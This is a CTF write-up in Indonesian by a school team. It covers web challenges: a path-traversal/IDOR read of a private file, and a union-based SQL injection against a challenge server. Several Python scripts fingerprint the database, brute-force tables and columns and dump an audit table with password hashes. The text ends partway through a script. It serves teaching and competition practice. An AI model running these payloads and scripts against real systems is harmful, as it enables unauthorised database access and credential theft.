# CRYSTAL CASTLES

31 Oktober 2026 - 1 November 2026

Presented By :

**SMKN 2 Banjarbaru**

Zenka Yahuda Kurnia Putra (Team Leader)

# TABLE OF CONTENTS

**TABLE OF CONTENTS** 2
**TABLE OF CONTENTS** 3

**WEB EXPLOITATION**
1. *Lawang Sewu*
   Executive Summary 4
   Technical Report 5-6
   Conclusion 7
2. *Balai Kota*
   Executive Summary 8
   Technical Report 9-14
   Conclusion 15

**REVERSE ENGINEERING**
1. *Gereja Blenduk*
   Executive Summary 16
   Technical Report 17-19
   Conclusion 20
2. *Tanjung Mas*
   Executive Summary 21
   Technical Report 22-25
   Conclusion 26

# TABLE OF CONTENTS

**TABLE OF CONTENTS** 2
**TABLE OF CONTENTS** 3

**DIGITAL FORENSICS**

1. *Kota Lama*
   - Executive Summary 27
   - Technical Report 28-29
   - Conclusion 30
2. *Samm Poo Kong*
   - Executive Summary 31
   - Technical Report 32-34
   - Conclusion 35
3. *Tugu Muda*
   - Executive Summary 36
   - Technical Report 37-39
   - Conclusion 40


**CRYPTOGRAPHY**

1. *Bandeng Presto*
   - Executive Summary 41
   - Technical Report 42-43
   - Conclusion 44
2. *Lumpia*
   - Executive Summary 45
   - Technical Report 46-48
   - Conclusion 49

# Lawang Sewu

*WEB EXPLOITATION*

---





**Executive Summary :**

Diberikan sebuah portal arsip digital Lawang Sewu yang memiliki fitur pemilih halaman. Nah, fitur ini ternyata rentan terhadap kerentanan *Broken Access Control & Insecure Direct Object Reference (IDOR)* yang memungkinkan Attacker dapat membaca dokumen internal alias private document yang seharusnya ga boleh diakses selain staf arsip. Ini terjadi karena path dokumen private tersebut tidak di validasi dan mereka sendiri yang membocorkan lokasi informasi path private tersebut pada path konfigurasi arsip.

Memanfaatkan payload sederhana, saya berhasil membaca file *receipt.txt* di direktori private dan mendapatkan flag. Dampak dari kerentanan ini sangat kritis jika terjadi di aplikasi real-world, karena dapat menyebabkan kebocoran data sensitif.


**Technical Report :**
Pertama, buka halaman webnya pada http://103.196.155.224:8101, disana saya menemukan beberapa pilihan dokumen arsip yang bisa saya baca salah satu




Namun, disini saya curiga pada menu *Konfigurasi arsip* karena biasanya, konfigurasi begini ga boleh dilihat user umum, Setelah saya buka, saya menemukan informasi yang cukup memberikan petunjuk untuk mendapatkan flagnya, disana ditemukan informasi :


```
[arsip]
direktori_publik = public
direktori_pribadi = private
; Dokumen internal (tanda terima) tersimpan di direktori pribadi.
; Nama berkas: receipt.txt
; Akses dokumen internal hanya untuk staf arsip.
```

Yang artinya, saya bisa mengunjungi path */private/receipt.txt* untuk mencari petunjuk lain atau mungkin dapat flagnya langsung




Tanpa pikir panjang, saya langsung mengganti payload parameternya yang awalnya :
>> http://103.196.155.244:8101/arsip?page=../config.ini Menjadi :
>> http://103.196.155.244:8101/arsip?page=**../private/receipt.txt**

Dan benar saja, setelah saya enter, disana terdapat sebuah flag dan challange selesai



**Conclusion :**
Validasi setiap input yang datang dari user, jangan percaya input user apapun itu!! kemudian jangan membocorkan informasi rahasia, apalagi kalau terekspos ke publik! itu berbahaya


**Flag :**
CF2{web_lawang_sewu_e4710b37cd0f26958ead}

---

## Balai Kota

*WEB EXPLOITATION*

---





**Executive Summary :**

Diberikan sebuah web, dimana ada sebuah portal arsip balai kota, yang memiliki celah keamanan secara berlapis atau dengan kata lain, banyak kerentanan. untuk menemukan flagnya, saya harus merekonstruksi jalur akses staf tersebut kemudian mengambil isi bukti dari ekspor terakhirnya dan mendapatkan sebuah flag

Saya melakukan eksploitasi secara berurutan, mulai dari menemukan celah SQL Injection berbasis Union-Based pada fitur pencariannya, mengekstraksi hash kata sandi staf, melakukan password cracking menggunakan kamus internal yang bocor, mengeksploitasi kerentanan IDOR pada fitur ekspor arsipnya, hingga memalsukan HMAC-SHA256 Bearer Tokennya untuk mengakses endpoint krusial yaitu */archive/export* guna mendapatkan flag

**Technical Report :**
Buka halaman webnya pada http://103.196.155.224:8102/, disana terdapat sebuah portal arsip balai kota yang bisa saya gunakan untuk mencari dokumen dokumen arsip




Saya mengecek sourcenya, cookie nya, networknya dan lain lain, namun menurut saya, tidak ada petunjuk yang mengarah ke flag, satu satunya petunjuk yang ada ialah fitur pencarian dokumen arsip, portal login staf, dan yang paling krusial yaitu dokumen Api, dimana isinya :


> Dokumen API Arsip
> GET /archive/export
> Membutuhkan header Authorization: Bearer <token>.
>
> Format token: base64url(key_id + "." + audience + "." + expiry) + "." + hex(HMAC-SHA256(service_secret, key_id + "." + audience + "." + expiry))
>
> Nilai key_id, audience, expiry, dan service_secret diperoleh dari record audit dan ekspor arsip yang sah.

Nah kemungkinan, flag tersebut disimpan di path */archive/export,* namun, untuk mengunjungi path itu, diperlukan token yang mengandung kombinasi key_id, audience, expiry, dan yang paling penting adalah service_secret untuk membuat signature HMAC-SHA256 yang valid.

Karena saya tidak punya token tersebut, saya mulai melakukan reconnaissance pada fitur yang bisa diakses publik. satu satunya fitur yang menerima input langsung dari user dan berinteraksi dengan backend adalah *fitur pencarian dokumen arsip*

Saya memasukkan angka 4 pada fitur pencariannya, setelah di enter, web menampilkan isi dokumen arsip, namun ada kecurigaan pada URLnya, setelah saya mengganti parameter yang awalnya http://103.196.155.224:8102/cari?q=4 menjadi http://103.196.155.224:8102/cari?q=5, web menampilkan isi dokumen arsip yang berbeda

Menyadari hal tersebut, saya berasumsi bahwa fitur ini mungkin rentan terhadap *SQL Injection (SQLi).* Saya pun mulai melakukan testing dengan memasukkan payloadnya petik untuk merusak querynya, disana, saya menambahkan payload ‘ pada akhir argumen idnya >> http://103.196.155.224:8102/cari?q=5'




Dan benar aja, hasilnya gagal, ini makin memperkuat kecurigaan saya bahwa memang web ini rentan terhadap SQLi, nah karena tujuan saya adalah mencari token untuk masuk ke */archive/export*, saya mulai melakukan serangan untuk melihat isi database pada webnya

Sebelum melakukan serangan, saya harus tahu terlebih dahulu jumlah kolom yang tersedia pada webnya, disini saya menggunakan teknik  ORDER BY pada parameternya :
>> http://103.196.155.224:8102/cari?q=5' **ORDER BY 3 --** setelah itu
>> http://103.196.155.224:8102/cari?q=5' **ORDER BY 4 --**

Awalnya, kolom 3 masih berjalan, namun, saat tebakan kolom ke empat, webnya gagal merespon, itu artinya, jumlah kolom yang tersedia pada webnya hanya 3 kolom




| ID | Judul | Ringkasan |
|---|---|---|
| 11 | Buku Tamu Arsip | Buku tamu kunjungan ruang baca arsip. |
| 5 | Arsip Foto Kegiatan | Dokumentasi foto kegiatan kedinasan. |
| 2 | Daftar Inventaris Dokumen Balaikota | Inventaris dokumen tahun berjalan, diperbarui tiap kuartal. |
| 12 | Jadwal Pameran Arsip | Jadwal pameran arsip keliling. |
| 4 | Surat Keputusan Wali Kota | Keputusan tentang pengelolaan arsip daerah. |
| 9 | Laporan Tahunan Dinas | Laporan tahunan kinerja dinas. |
| 6 | Notulen Rapat Koordinasi | Notulen rapat koordinasi pengelola arsip. |
| 3 | Laporan Perawatan Gedung | Perawatan rutin struktur dan instalasi gedung arsip. |
| 8 | Peta Kawasan Kota Lama | Peta kawasan cagar budaya Kota Lama. |
| 10 | Surat Masuk 2025 | Register surat masuk tahun 2025. |
| 7 | Dokumen Anggaran Arsip | Rencana anggaran pengelolaan arsip tahunan. |
| 1 | Berita Acara Serah Terima Arsip 2024 | Serah terima arsip fisik dan digital dari unit kerja. |




Nah sebenarnya masih ada lagi, saya perlu mencari informasi karakter comment yang digunakan web, untuk bypass, meskipun saya sudah tau, web menggunakan jenis comment --, cuman ini untuk memastikan, kemudian mencari jenis version database yang digunakan web, dan yang paling utama, mencari nama tabel kemudian melihat isi dari kolom tabel tersebut

Nah supaya menghemat waktu, saya menggunakan script python untuk melakukan cek secara otomatis, berikut isi script nya :

```
import requests
from urllib.parse import quote
```

```
BASE_URL = "http://103.196.155.224:8102/cari?q="

# Fungsi buat ngecek apakah payload berhasil atau "Pencarian gagal"
def check_payload(payload):
    url = BASE_URL + quote(payload)
    try:
        r = requests.get(url, timeout=5)
        # Kalau ga ada tulisan "gagal" atau error 500, berarti payload tembus
        if "gagal" not in r.text.lower() and r.status_code == 200:
            return True, r.text
        return False, r.text
    except:
        return False, ""

print("=== [1] Ngetes Karakter Komentar & Bypass ===")
# Tes komentar apa yang valid (# atau -- )
comments = ["#", "-- ", "/*"]
valid_comment = "#"
for c in comments:
    payload = f"123' UNION SELECT 1,2,3 {c}"
    ok, _ = check_payload(payload)
    if ok:
        valid_comment = c
        print(f"[+] Komentar valid: '{c}'")
        break
    else:
        print(f"[-] Komentar gagal: '{c}'")

print("\n=== [2] Ngetes Tipe Database & WAF Bypass ===")
# Tes versi DB (pakai komentar yang udah valid)
db_tests = {
    "SQLite": f"123' UNION SELECT 1, sqlite_version(), 3 {valid_comment}",
    "MySQL": f"123' UNION SELECT 1, version(), database() {valid_comment}",
    "Postgres": f"123' UNION SELECT 1, version(), current_user {valid_comment}",
    "MSSQL": f"123' UNION SELECT 1, @@version, db_name() {valid_comment}"
}

for db, payload in db_tests.items():
    ok, text = check_payload(payload)
    if ok:
        print(f"[+] Tipe DB mungkin: {db}")
        # ekstrak versinya dari response
        import re
        match = re.search(r'(\d+\.\d+[\.\d]*)', text)
        if match:
            print(f"    Versi: {match.group(1)}")
```

```
        break
    else:
        print(f"[-] Gagal tes {db}")

print("\n=== [3] Brute-Force Nama Tabel ===")
# Kalau information_schema/sqlite_master diblokir, berarti musti nebak manual
tables = ["users", "user", "audit", "audit_logs", "logs", "archives", "archive", "exports",
"export", "secrets", "secret", "tokens", "staff", "staf"]

found_tables = []
for t in tables:
    # select count(*) dari tabel tersebut. Kalau tabel ga ada, berarti error.
    payload = f"123' UNION SELECT 1, 'FOUND', (SELECT count(*) FROM {t})
{valid_comment}"
    ok, text = check_payload(payload)

    if ok and "FOUND" in text:
        print(f"[!!!] Tabel Ditemukan: {t}")
        found_tables.append(t)

print("\n=== [4] Brute-Force Nama Kolom (Kalau tabel ketemu) ===")
# tebak nama kolom sensitif dari tabel yang ketemu
columns = ["service_secret", "secret", "key_id", "audience", "expiry", "token", "password",
"username", "key"]

if found_tables:
    for t in found_tables:
        print(f"\nMencari kolom di tabel '{t}':")
        for c in columns:
            # Tes isi kolomnya
            payload = f"123' UNION SELECT 1, 'COL_FOUND', {c} FROM {t}
{valid_comment}"
            ok, text = check_payload(payload)
            if ok and "COL_FOUND" in text:
                print(f"  [!!!] Kolom Ditemukan: {c}")
else:
    print("[-] Belum ada tabel yang ketemu")

print("\n Scan Selesai!")
```

Setelah menjalankan payload tersebut, saya mendapatkan informasi yang saya cari :

```
=== [1] Ngetes Karakter Komentar & Bypass ===
[-] Komentar gagal: '#
[+] Komentar valid: '-- '
```

```
=== [2] Ngetes Tipe Database & WAF Bypass ===
[+] Tipe DB mungkin: SQLite
    Versi: 3.46.1

=== [3] Brute-Force Nama Tabel ===
[!!!] Tabel Ditemukan: audit

=== [4] Brute-Force Nama Kolom (Kalau tabel ketemu) ===

Mencari kolom di tabel 'audit':
  [!!!] Kolom Ditemukan: username

 Scan Selesai!
```

Setelah mendapatkan informasi bahwa tabelnya bernama *audit*, kemungkinan besar tabel tersebut menyimpan informasi log aktivitas staf, seperti key_id, service_secret, expiry dan lain lain, permasalahannya adalah SQLite nggak punya information_schema, jadi saya harus nebak nama kolom lainnya di tabel audit secara manual, untuk menghemat waktu, saya kembali menggunakan script python untuk mencari informasi tersebut :

```
import requests
from urllib.parse import quote
import re

BASE_URL = "http://103.196.155.224:8102/cari?q="

def check_payload(payload):
    url = BASE_URL + quote(payload)
    try:
        r = requests.get(url, timeout=5)
        if "gagal" not in r.text.lower() and r.status_code == 200:
            return True, r.text
        return False, r.text
    except:
        return False, ""

comment = "-- "

print("=== [1] Brute-Force Kolom di Tabel 'audit' ===")
# tambahin list kolom yang lebih banyak, termasuk yang dari hint challenge
columns_to_test = [
    "key_id", "audience", "expiry", "service_secret", "secret",
    "token", "role", "action", "log", "detail", "data", "id",
    "timestamp", "created_at", "password", "user", "username"
]
```

```
found_columns = []
for c in columns_to_test:
    # panggil kolomnya. Kalau kolom ada, ga error.
    payload = f"123' UNION SELECT 1, '{c}', {c} FROM audit LIMIT 1 {comment}"
    ok, text = check_payload(payload)
    if ok and c in text:
        print(f"  [!!!] Kolom Ditemukan: {c}")
        found_columns.append(c)

print("\n=== [2] Dump Data dari Tabel 'audit' ===")
if found_columns:
    # Coba dump semua isi tabel audit
    print("Mencoba menampilkan isi tabel 'audit'...")
    # Karena kita cuma punya 3 kolom tampilan, kita gabungin pakai teknik || (SQLite)
    # dump kolom-kolom yang udah ketemu
    concat_expr = " || ' | ' || ".join(found_columns)

    # Limit 10 aja biar ga kepanjangan
    payload = f"123' UNION SELECT 1, 'AUDIT_DATA', {concat_expr} FROM audit
LIMIT 10 {comment}"
    ok, text = check_payload(payload)

    if ok:
        # Ekstrak cuma baris yang ada tulisan AUDIT_DATA
        lines = text.split('\n')
        for line in lines:
            if 'AUDIT_DATA' in line:
                # Bersihin tag HTML hama
                clean_line = re.sub('<[^<]+?>', '', line).strip()
                print(f"  {clean_line}")
    else:
        print("[-] Gagal dump data. Coba satu-satu kolomnya.")
else:
    print("[-] Ga ada kolom tambahan yang ketemu selain 'username'.")
```

```
=== [1] Brute-Force Kolom di Tabel 'audit' ===
  [!!!] Kolom Ditemukan: id
  [!!!] Kolom Ditemukan: username

=== [2] Dump Data dari Tabel 'audit' ===
Mencoba menampilkan isi tabel 'audit'...
  Hasil PencarianHasil PencarianIDJudulRingkasan1AUDIT_DATA1 |
staf.arsip1AUDIT_DATA2 | akun-arsip1AUDIT_DATA3 | akun-arsip1AUDIT_DATA4 |
staf01
```

Nah hasilnya, saya berhasil dump tabel audit :
1 | staf.arsip
2 | akun-arsip
3 | akun-arsip
4 | staf01

Ini artinya kolom id dan username sudah berhasil ditarik, tapi kolom service_secret belum ketemu. Akhirnya saya membuat lagi skrip untuk melihat seluruh isi kolom pada tabel audit

```
import requests
from urllib.parse import quote
import re

BASE_URL = "http://103.196.155.224:8102/cari?q="

def check_payload(payload):
    url = BASE_URL + quote(payload)
    try:
        r = requests.get(url, timeout=5)
        if "gagal" not in r.text.lower() and r.status_code == 200:
            return True, r.text
        return False, r.text
    except:
        return False, ""

comment = "-- "

print("=== [1] Cek Struktur Tabel 'audit' via PRAGMA ===")
# PRAGMA table_info nampilin (cid, name, type, notnull, dflt_value, pk)
# masangin name (kolom ke-2) di posisi Judul, dan type (kolom ke-3) di Ringkasan
payload = f"123' UNION SELECT 1, name, type FROM pragma_table_info('audit')
{comment}"
ok, text = check_payload(payload)

if ok:
    print("[+] Struktur Tabel 'audit' berhasil diambil:")
    # Bersihin HTML
    clean = re.sub(r'<[^>]+>', ' | ', text)
    print(clean[:1000])
else:
    print("[-] Gagal pakai pragma_table_info, coba nebak manual.")

print("\n=== [2] Cek Tabel Lain (Nyari Ekspor Arsip) ===")
```

```
# Kita tebak nama tabel berdasarkan hint: "ekspor arsip", "record audit"
tables_to_test = ["archives", "exports", "documents", "files", "staff", "users", "tokens",
"secrets", "settings", "config"]
for t in tables_to_test:
    # Cek apakah tabel ada dengan nge-query count
    payload = f"123' UNION SELECT 1, 'FOUND_{t}', (SELECT count(*) FROM {t})
{comment}"
    ok, text = check_payload(payload)
    if ok and f"FOUND_{t}" in text:
        print(f"  [!!!] Tabel Ditemukan: {t}")
        # Kalau ketemu, coba cek kolomnya pake pragma
        payload_col = f"123' UNION SELECT 1, name, type FROM pragma_table_info('{t}')
{comment}"
        ok_col, text_col = check_payload(payload_col)
        if ok_col:
            clean_col = re.sub(r'<[^>]+>', ' | ', text_col)
            print(f"      Kolom: {clean_col[:500]}")
```

Hasilnya, saya mendapatkan output :

```
=== [1] Cek Struktur Tabel 'audit' via PRAGMA ===
[+] Struktur Tabel 'audit' berhasil diambil:
 | | | | Hasil Pencarian | | | | Hasil Pencarian | | | | ID | | Judul | | Ringkasan | | | | 1 | |
catatan | | TEXT | | | | 1 | | hash_kata_sandi | | TEXT | | | | 1 | | id | | INTEGER | | | | 1
| | peristiwa | | TEXT | | | | 1 | | username | | TEXT | | | | |

=== [2] Cek Tabel Lain (Nyari Ekspor Arsip) ===
```

Ternyata, kolomnya cuma ada 5, yaitu :
1. catatan (TEXT)
2. hash_kata_sandi (TEXT)
3. id (INTEGER)
4. peristiwa (TEXT)
5. username (TEXT)

Nah uniknya, hint bilang "Nilai key_id, audience, expiry, dan service_secret diperoleh dari record audit dan ekspor arsip yang sah", maka, kemungkinan besar data data itu disembunyiin di dalam kolom catatan atau peristiwa. Dan disini juga terdapat petunjuk penting yaitu *hash_kata_sandi*. Ini artinya, kemungkinan saya bisa dapet hash password staf tersebut, crack hashnya, terus login sebagai staf buat liat record audit yang asli (sesuai hint soalnya)

Nah akhirnya saya membuat lagi skrip untuk melihat isi dari kolom catatan, hash sandi & peristiwa pada tabel audit secara menyeluruh :

```
import requests
from urllib.parse import quote
import re

BASE_URL = "http://103.196.155.224:8102/cari?q="

def check_payload(payload):
    url = BASE_URL + quote(payload)
    try:
        r = requests.get(url, timeout=5)
        if "gagal" not in r.text.lower() and r.status_code == 200:
            return True, r.text
        return False, r.text
    except:
        return False, ""

comment = "-- "

print("=== [1] Dump Semua Isi Tabel 'audit' ===")
# gabungin semua kolom pakai || (SQLite concat)
# Format: ID | Username | Peristiwa | Catatan | Hash
payload = f"123' UNION SELECT 1, id, (username || ' | ' || peristiwa || ' | ' || catatan || ' | ' || hash_kata_sandi) FROM audit {comment}"

ok, text = check_payload(payload)
if ok:
    # Bersihin HTML
    clean = re.sub(r'<[^>]+>', ' | ', text)
    # Cari baris yang ada pemisah ' | '
    lines = clean.split('\n')
    print("Hasil Dump:")
    for line in lines:
        if '|' in line and ('staf' in line.lower() or 'akun' in line.lower() or 'cf2' in line.lower()):
            print(line.strip())
else:
    print("[-] Gagal dump.")

print("\n=== [2] Cek Tabel Lain (Nyari Ekspor Arsip) ===")
# Tadi script gagal karena timeout atau error, coba lagi dengan list lebih spesifik
tables_to_test = ["arsip", "dokumen", "ekspor", "exports", "archives", "documents", "files", "users", "staf", "staff", "secrets", "settings"]
for t in tables_to_test:
    #pakai pragma buat cek tabelnya ada atau nggak
```

```
    payload = f"123' UNION SELECT 1, name, 1 FROM pragma_table_info('{t}')
{comment}"
    ok, text = check_payload(payload)
    if ok and "gagal" not in text.lower():
        # Cek apakah ada output nama tabel (kalau tabel ga ada, pragma return kosong)
        # coba count aja
        payload_count = f"123' UNION SELECT 1, 'FOUND_{t}', (SELECT count(*)
FROM {t}) {comment}"
        ok_count, text_count = check_payload(payload_count)
        if ok_count and f"FOUND_{t}" in text_count:
            print(f"  [!!!] Tabel Ditemukan: {t}")
